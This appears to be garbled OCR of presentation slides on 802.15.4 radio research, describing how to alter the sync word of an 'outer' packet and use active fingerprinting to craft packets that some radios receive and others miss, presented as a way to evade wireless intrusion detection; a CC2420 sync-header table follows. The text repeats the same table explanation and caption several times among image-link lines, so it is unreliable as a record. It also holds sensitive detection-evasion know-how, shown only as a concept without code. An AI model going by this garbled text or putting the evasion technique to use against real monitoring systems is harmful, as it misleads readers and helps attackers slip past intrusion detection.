
- Modify the sync in the “outer” packet so that we can send **arbitrary symbols** (including preambles, SFDs, “inner” PIP packets, “packet-out-of-packet”, etc.)

- Use our ***Isotope*** 802.15.4 active fingerprinting to find out what corruptions work.
  http://www.cs.dartmouth.edu/reports/abstracts/TR2014-746/

- Profit: capability to send packets that some radios see, and others don’t!
  (**Separate** from signal strength, range, etc.)

That’s a 802.15.4 WIDS evasion!

“franconian notch”



IEEE 802.15.4	0	0	0	0	0	0	0	0	7	A
CC2420	2·(PREAMBLE_LENGTH + 1) zero symbols						SW0	SW1	SW2	SW3

Each box corresponds to 4 bits. Hence the preamble corresponds to 8 x 4 "0' s or 4 bytes with the value 0.

SW0 = SYNCWORD[3:0] if different from 'F', else '0'


SW1 = SYNCWORD[7:4] if different from 'F', else '0'

SW2 = SYNCWORD[11:8] if different from 'F', else '0'

SW3 = SYNCWORD[15:12] if different from 'F', else '0'

Figure 18. Transmitted Synchronisation Header

“franconian notch”



Each box corresponds to 4 bits. Hence the preamble corresponds to 8 x 4 "0' s or 4 bytes with the value 0.

SW0 = SYNCWORD[3:0] if different from 'F', else '0'


SW1 = SYNCWORD[7:4] if different from 'F', else '0'

SW2 = SYNCWORD[11:8] if different from 'F', else '0'

SW3 = SYNCWORD[15:12] if different from 'F', else '0'

Figure 18. Transmitted Synchronisation Header

“franconian notch”



Each box corresponds to 4 bits. Hence the preamble corresponds to 8 x 4 "0' s or 4 bytes with the value 0.

SW0 = SYNCWORD[3:0] if different from 'F', else '0'


SW1 = SYNCWORD[7:4] if different from 'F', else '0'

SW2 = SYNCWORD[11:8] if different from 'F', else '0'

SW3 = SYNCWORD[15:12] if different from 'F', else '0'

Figure 18. Transmitted Synchronisation Header

“franconian notch”



Each box corresponds to 4 bits. Hence the preamble corresponds to 8 x 4 "0' s or 4 bytes with the value 0.

SW0 = SYNCWORD[3:0] if different from 'F', else '0'

